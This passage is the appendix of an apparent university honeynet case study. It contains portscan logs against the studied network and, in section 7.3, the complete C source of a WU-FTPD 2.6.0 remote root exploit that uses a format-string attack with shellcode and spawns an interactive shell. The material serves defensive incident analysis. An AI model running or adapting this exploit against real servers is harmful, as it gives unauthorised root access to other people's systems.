Feb  1 12:32:35 66.46.59.50:1548 -> 129.115.176.25:53 SYN ******S*
Feb  1 12:32:35 66.46.59.50:1552 -> 129.115.176.29:53 SYN ******S*
Feb  1 12:32:38 66.46.59.50:1530 -> 129.115.176.7:53 SYN ******S*
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.6:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.7:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.9:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.10:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.12:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.14:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.11:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.16:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.17:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.15:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.18:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.19:5882 UDP
Feb  2 01:00:45 212.202.137.39:5881 -> 129.115.176.234:5882 UDP
```

7.2 Complete Portscan Log for Friday Febuary 02, 2002

```
Feb  2 05:15:00 213.77.138.126:1642 -> 129.115.176.6:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1645 -> 129.115.176.9:515 SYN ******S*
Feb  2 05:15:10 213.77.138.126:1646 -> 129.115.176.10:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1647 -> 129.115.176.11:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1650 -> 129.115.176.14:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1651 -> 129.115.176.15:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1652 -> 129.115.176.16:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1654 -> 129.115.176.18:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1655 -> 129.115.176.19:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1661 -> 129.115.176.25:515 SYN ******S*
Feb  2 05:15:00 213.77.138.126:1665 -> 129.115.176.29:515 SYN ******S*
Feb  2 05:15:10 213.77.138.126:1646 -> 129.115.176.10:515 SYN ******S*
Feb  2 08:27:27 212.204.191.29:4133 -> 129.115.176.9:1080 SYN ******S*
Feb  2 08:27:27 212.204.191.29:4135 -> 129.115.176.11:1080 SYN ******S*
Feb  2 08:27:27 212.204.191.29:4138 -> 129.115.176.14:1080 SYN ******S*
Feb  2 08:27:28 212.204.191.29:4146 -> 129.115.176.15:1080 SYN ******S*
Feb  2 08:27:28 212.204.191.29:4148 -> 129.115.176.17:1080 SYN ******S*
Feb  2 08:27:28 212.204.191.29:4149 -> 129.115.176.18:1080 SYN ******S*
Feb  2 08:27:28 212.204.191.29:4151 -> 129.115.176.19:1080 SYN ******S*
Feb  2 08:27:30 212.204.191.29:4284 -> 129.115.176.20:1080 SYN ******S*
Feb  2 08:27:30 212.204.191.29:4285 -> 129.115.176.21:1080 SYN ******S*
Feb  2 08:27:30 212.204.191.29:4286 -> 129.115.176.22:1080 SYN ******S*
Feb  2 08:27:30 212.204.191.29:4289 -> 129.115.176.25:1080 SYN ******S*
Feb  2 08:27:40 212.204.191.29:4705 -> 129.115.176.234:1080 SYN ******S*
Feb  2 08:27:44 212.204.191.29:4869 -> 129.115.176.234:1080 SYN ******S*
Feb  2 08:27:45 212.204.191.29:4869 -> 129.115.176.234:1080 SYN ******S*
Feb  2 18:25:37 216.205.65.126:1484 -> 129.115.176.6:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4895 -> 129.115.176.7:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4897 -> 129.115.176.9:21 SYN ******S*
Feb  2 18:18:55 216.205.65.126:4898 -> 129.115.176.10:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4899 -> 129.115.176.11:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4900 -> 129.115.176.12:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4902 -> 129.115.176.14:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4903 -> 129.115.176.15:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4904 -> 129.115.176.16:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4905 -> 129.115.176.17:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4906 -> 129.115.176.18:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4907 -> 129.115.176.19:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4908 -> 129.115.176.20:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4909 -> 129.115.176.21:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4910 -> 129.115.176.22:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4913 -> 129.115.176.25:21 SYN ******S*
Feb  2 18:18:52 216.205.65.126:4917 -> 129.115.176.29:21 SYN ******S*
```

```
Feb  2 18:18:55 216.205.65.126:1146 -> 129.115.176.234:21 SYN ******S*
Feb  2 18:25:37 216.205.65.126:1503 -> 129.115.176.234:21 SYN ******S*
Feb  2 18:26:07 216.205.65.126:1552 -> 129.115.176.234:21 SYN ******S*
Feb  2 18:27:47 216.205.65.126:1553 -> 129.115.176.234:13889 SYN ******S*
Feb  2 18:30:03 129.115.102.150:53 -> 129.115.176.234:1028 UDP
Feb  2 18:30:03 129.115.102.150:53 -> 129.115.176.234:1031 UDP
Feb  2 18:30:03 129.115.102.150:53 -> 129.115.176.234:1032 UDP
Feb  2 18:30:04 129.115.102.150:53 -> 129.115.176.234:1026 UDP
Feb  2 18:30:04 129.115.102.150:53 -> 129.115.176.234:1027 UDP
Feb  2 18:30:13 129.115.102.150:53 -> 129.115.176.234:1025 UDP
Feb  2 20:28:16 129.115.102.150:53 -> 129.115.176.23:61670 UDP
Feb  2 20:30:21 129.115.102.150:53 -> 129.115.176.23:61670 UDP
```

7.3 Source Code for WU-FTP 2.6.0 exploit

```
/*
 * (c) 2000 venglin / b0f
 * http://b0f.freebsd.lublin.pl
 *
 * WUFTPD 2.6.0 REMOTE ROOT EXPLOIT (22/06/2000, updated: 05/08/2000)
 *
 * Idea and preliminary version of exploit by tf8
 *
 * Greetz: Lam3rZ, TESO, ADM, lcamtuf, karpio.
 * Dedicated to ksm.
 *
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <arpa/inet.h>


#define repln if (getreply(0) < 0) return -1
#define replv if (getreply(1) < 0) return -1

#ifdef DEBUG
#define repl replv
#else
#define repl repln
#endif

char usage[] = "usage: bobek [-l login] [-o port] [-f retofs] [-s retlocofs]\n\t<-t type> <h
char recvbuf[BUFSIZ], sendbuf[BUFSIZ];
FILE *cin, *cout;

char linuxcode[]= /* Lam3rZ chroot() code */
"\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
"\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
"\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\x01\xb0\x27\xcd"
```

```
"\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31\xdb"
"\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d\x5e"
"\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46\x09"
"\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8\x88"
"\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\x89"
"\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31"
"\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\x30\x62\x69\x6e"
"\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67\x6c\x69"
"\x6e\x40\x6b\x6f\x63\x68\x61\x6d\x2e\x6b\x61\x73\x69\x65"
"\x2e\x63\x6f\x6d";

char bsdcode[] = /* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\x01\x53\x53\xb0\x88"
"\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80\x31"
"\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31"
"\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75\xf1"
"\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd\x80"
"\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46\x07"
"\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53\x53"
"\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\x30\x62\x69\x6e\x30"
"\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67\x6c\x69\x6e"
"\x40\x6b\x6f\x63\x68\x61\x6d\x2e\x6b\x61\x73\x69\x65\x2e"
"\x63\x6f\x6d";

struct platforms
{
char *os;
char *version;
char *code;
int align;
int eipoff;
long ret;
long retloc;
int sleep;
};

struct platforms targ[] =
{
{ "FreeBSD 3.4-STABLE", "2.6.0-ports", bsdcode, 2, 1024, 0x80b1f10, 0xbfbfcc04, 0 },
{ "FreeBSD 5.0-CURRENT", "2.6.0-ports", bsdcode, 2, 1024, 0x80b1510, 0xbfbfec0c, 0 },
{ "FreeBSD 3.4-STABLE", "2.6.0-packages", bsdcode, 2, 1024, 0x80b1510, 0xbfbfe798, 0 },
{ "FreeBSD 3.4-STABLE", "2.6.0-venglin", bsdcode, 2, 1024, 0x807078c, 0xbfbfcc04, 0 },
{ "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024, 0x80759e0, 0xbfffcf74, 0 },
```

```
{ "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024, 0x80759e0, 0xbfffd074, 0 },
{ "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024, 0x80759e0, 0xbfffcf84, 0 },
{ "RedHat Linux 6.2", "2.6.0-RPM", linuxcode, 2, 1024, 0x80759e0, 0xbfffd04c, 0 },
{ "RedHat Linux 6.2-SMP", "2.6.0-RPM", linuxcode, 2, 1024, 0x80759e0, 0xbfffd0e4, 0 },
{ NULL, NULL, NULL, 0, 0, 0, 0 }
};

long getip(name)
char *name;
{
struct hostent *hp;
long ip;
extern int h_errno;

if ((ip = inet_addr(name)) < 0)
{
if (!(hp = gethostbyname(name)))
{
fprintf(stderr, "gethostbyname(): %s\n",
strerror(h_errno));
exit(1);
}
memcpy(&ip, (hp->h_addr), 4);
}

return ip;
}

int connecttoftp(host, port)
char *host;
int port;
{
int sockfd;
struct sockaddr_in cli;

bzero(&cli, sizeof(cli));
cli.sin_family = AF_INET;
cli.sin_addr.s_addr=getip(host);
cli.sin_port = htons(port);

if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
{
perror("socket");
return -1;
}
```

```
if(connect(sockfd, (struct sockaddr *)&cli, sizeof(cli)) < 0)
{
                perror("connect");
close(sockfd);
return -1;
}

cin = fdopen(sockfd, "r");
cout = fdopen(sockfd, "w");

if (!cin || !cout)
{
close(sockfd);
return -1;
}

return sockfd;
}

int command(const char *fmt, ...)
{
char buf1[BUFSIZ], buf2[BUFSIZ*2], *p, *q;

va_list args;

if (!cout)
return -1;

bzero(buf1, BUFSIZ);
bzero(buf2, BUFSIZ*2);

va_start(args, fmt);
vsnprintf(buf1, BUFSIZ, fmt, args);
va_end(args);

for (p=buf1,q=buf2;*p;p++,q++)
{
if (*p == '\xff')
{
*q++ = '\xff';
*q = '\xff';
}
else
*q = *p;
}
```

```
fprintf(cout, "%s", buf2);

#ifdef DEBUG
fprintf(stderr, "--> ");
fprintf(stderr, "%s", buf2);
fputc('\n', stderr);
#endif

fputs("\r\n", cout);
(void)fflush(cout);
return 0;
}

int getreply(v)
int v;
{
if (!(fgets(recvbuf, BUFSIZ, cin)))
return -1;

if (v)
fprintf(stderr, "<-- %s", recvbuf);

return 0;
}

int logintoftp(login, passwd)
char *login, *passwd;
{
do
repl;
while (strncmp(recvbuf, "220 ", 4));

if ((command("USER %s", login)) < 0)
return -1;

repl;

if (strncmp(recvbuf, "331", 3))
{
puts(recvbuf);
return -1;
}

if ((command("PASS %s", passwd) < 0))
return -1;
```

```
do
repl;
while (strncmp(recvbuf, "230 ", 4));

return 0;
}

int checkvuln(void)
{
command("SITE EXEC %%p");
repl;

if(strncmp(recvbuf, "200-", 4))
return -1;

if(strncmp(recvbuf+4, "0x", 2))
return -1;

repl;

return 0;
}

int findeip(eipoff, align)
int eipoff, align;
{
int i, j, off;
char *p1;
char eip1[10], eip2[10];

for (i=eipoff;;i+=8)
{
fprintf(stderr, "at offset %d\n", i);
strcpy(sendbuf, "SITE EXEC ");

for (j=0;j<align;j++) strcat(sendbuf, "a");
strcat(sendbuf, "abcd");

for (j=0;j<eipoff/8;j++) strcat(sendbuf, "%%.f");
for (j=0;j<(i-eipoff)/8;j++) strcat(sendbuf, "%%d%%d");
strcat(sendbuf, "|%%.8x|%%.8x");

if (command(sendbuf) < 0)
return -1;

repl;
```

```
if (!(p1 = strchr(recvbuf, '|')))
return -1;

strncpy(eip1, p1+1, 8);
strncpy(eip2, p1+10, 8);

eip1[8] = eip2[8] = '\0';

if (!(strcmp(eip1, "64636261")))
{
off = i;
break;
}

if (!(strcmp(eip2, "64636261")))
{
off = i + 4;
break;
}

repl;
}

repl;

return off;
}

char *putshell(type)
int type;
{
static char buf[400];
int noplen;

char *code = targ[type].code;

noplen = sizeof(buf) - strlen(code) - 2;

memset(buf, 0x90, noplen);
buf[noplen+1] = '\0';
strcat(buf, code);

return buf;
}
```

```
int overwrite(ptr, off, align, retloc, eipoff)
long ptr, retloc;
int off, align, eipoff;
{
int i, size = 0;
char buf[100];

fprintf(stderr, "RET: %p, RET location: %p,"
" RET location offset on stack: %d\n",
(void *)ptr, (void *)retloc, off);

if (off >= 12)
{

strcpy(sendbuf, "SITE EXEC ");

for (i=0;i<eipoff/8;i++) strcat(sendbuf, "%%.f");
for (i=0;i<(off-eipoff-8)/8;i++) strcat(sendbuf, "%%d%%d");

if (((off-eipoff-8) % 8) != 0) strcat(sendbuf, "%%d%%d");

if (command(sendbuf) < 0)
return -1;

repl;

size = strlen(recvbuf+4) - 2;

repl;
}

fprintf(stderr, "Reply size: %d, New RET: %p\n", size,
(void *)(ptr-size));

strcpy(sendbuf, "SITE EXEC ");
for (i=0;i<align;i++) strcat(sendbuf, "a");

sprintf(buf, "%c%c%c%c", ((int)retloc & 0xff),
(((int)retloc & 0xff00) >> 8),
(((int)retloc & 0xff0000) >> 16),
(((int)retloc & 0xff000000) >> 24));

strcat(sendbuf, buf);

for (i=0;i<eipoff/8;i++) strcat(sendbuf, "%%.f");
for (i=0;i<(off-eipoff-8)/8;i++) strcat(sendbuf, "%%d%%d");
```

```
if (((off-eipoff-8) % 8) != 0) strcat(sendbuf, "%%d%%d");

strcat(sendbuf, "%%.");
sprintf(buf, "%d", (int)ptr-size);
strcat(sendbuf, buf);
strcat(sendbuf, "d%%n");

if (command(sendbuf) < 0)
return -1;

return 0;
}

int sh(sockfd)
int sockfd;
{
char buf[BUFSIZ];
int c;
fd_set rf, drugi;
char cmd[] = "uname -a ; pwd ; id\n";

FD_ZERO(&rf);
FD_SET(0, &rf);
FD_SET(sockfd, &rf);
write(sockfd, cmd, strlen(cmd));

while (1)
{
bzero(buf, BUFSIZ);
memcpy (&drugi, &rf, sizeof(rf));
select(sockfd+1, &drugi, NULL, NULL, NULL);
if (FD_ISSET(0, &drugi))
{
c = read(0, buf, BUFSIZ);
send(sockfd, buf, c, 0x4);
}

if (FD_ISSET(sockfd, &drugi))
{
c = read(sockfd, buf, BUFSIZ);
if (c<0) return 0;
write(1,buf,c);
}
}
}
```

```
int main(argc, argv)
int argc;
char **argv;
{
extern int optind, opterr;
extern char *optarg;
int ch, type, port, eipoff, fd, retofs, retlocofs, align, i, retoff;
long ret, retloc;
char login[BUFSIZ], password[BUFSIZ];

opterr = retofs = retlocofs = 0;
strcpy(login, "ftp");
type = -1;
port = 21;

while ((ch = getopt(argc, argv, "l:f:s:t:o")) != -1)
switch((char)ch)
{
case 'l':
strcpy(login, optarg);
break;

case 't':
type = atoi(optarg);
break;

case 'o':
port = atoi(optarg);
break;

case 'f':
retofs = atoi(optarg);
break;

case 's':
retlocofs = atoi(optarg);
break;

case '?':
default:
puts(usage);
exit(0);
}

argc -= optind;
```

```
argv += optind;

fprintf(stderr, "PanBobek v1.1 by venglin@freebsd.lublin.pl\n\n");

if (type < 0)
{
fprintf(stderr, "Please select platform:\n");
for (i=0;targ[i].os;i++)
{
fprintf(stderr, "\t-t %d : %s %s (%p / %p)\n", i,
targ[i].os, targ[i].version,
(void *)targ[i].ret,
(void *)targ[i].retloc);
}
exit(0);
}

fprintf(stderr, "Selected platform: %s with WUFTPD %s\n\n",
targ[type].os, targ[type].version);

eipoff = targ[type].eipoff;
align = targ[type].align;
ret = targ[type].ret;
retloc = targ[type].retloc;
retloc += retlocofs;
ret += retofs;

if (argc != 1)
{
puts(usage);
exit(0);
}

strcpy(password, putshell(type));

if ((fd = connecttoftp(*argv, port)) < 0)
{
(void)fprintf(stderr, "Connection to %s failed.\n", *argv);
exit(1);
}

(void)fprintf(stderr, "Connected to %s. Trying to log in.\n", *argv);

if (logintoftp(login, password) < 0)
{
(void)fprintf(stderr, "Logging in to %s (%s) failed.\n",
```

```
*argv, login);
exit(1);
        }

(void)fprintf(stderr, "Logged in as %s. Checking vulnerability.\n",
login);

sleep(targ[type].sleep);

if (checkvuln() < 0)
{
(void)fprintf(stderr, "Sorry, this version isn't"
" vulnerable or uses internal vsnprintf().\n");
exit(1);
}

(void)fprintf(stderr, "Ok, trying to find offset (initial: %d)\n",
eipoff);

if ((retoff = findeip(eipoff, align)) < 0)
{
(void)fprintf(stderr, "\nError finding offset. Adjust"
" align.\n");
exit(1);
}

if (overwrite(ret, retoff, align, retloc, eipoff) < 0)
{
(void)fprintf(stderr, "Error overwriting RET addr.\n");
exit(1);
}

fprintf(stderr, "Wait up to few minutes for reply. It depends on "
"victim's CPU speed.\nEnjoy your shell.\n");

sh(fd);

exit(0);
}
/*                    www.hack.co.za   [21 November 2000]*/
```

7.4 Contact Information

I welcome all comments, questions and suggestions about this subject and case study. You can email the author; Jason Jendrusch at*jjendrus@cs.utsa.edu.* This report was the created based on the work of Jason Jendrusch and David Ramirez with the guidance of Dr. Maynard.

References

[1] The Honeynet Project"Know Your Enemy : Revealing the security tools, tactics and motives of the blackhat community"; 2001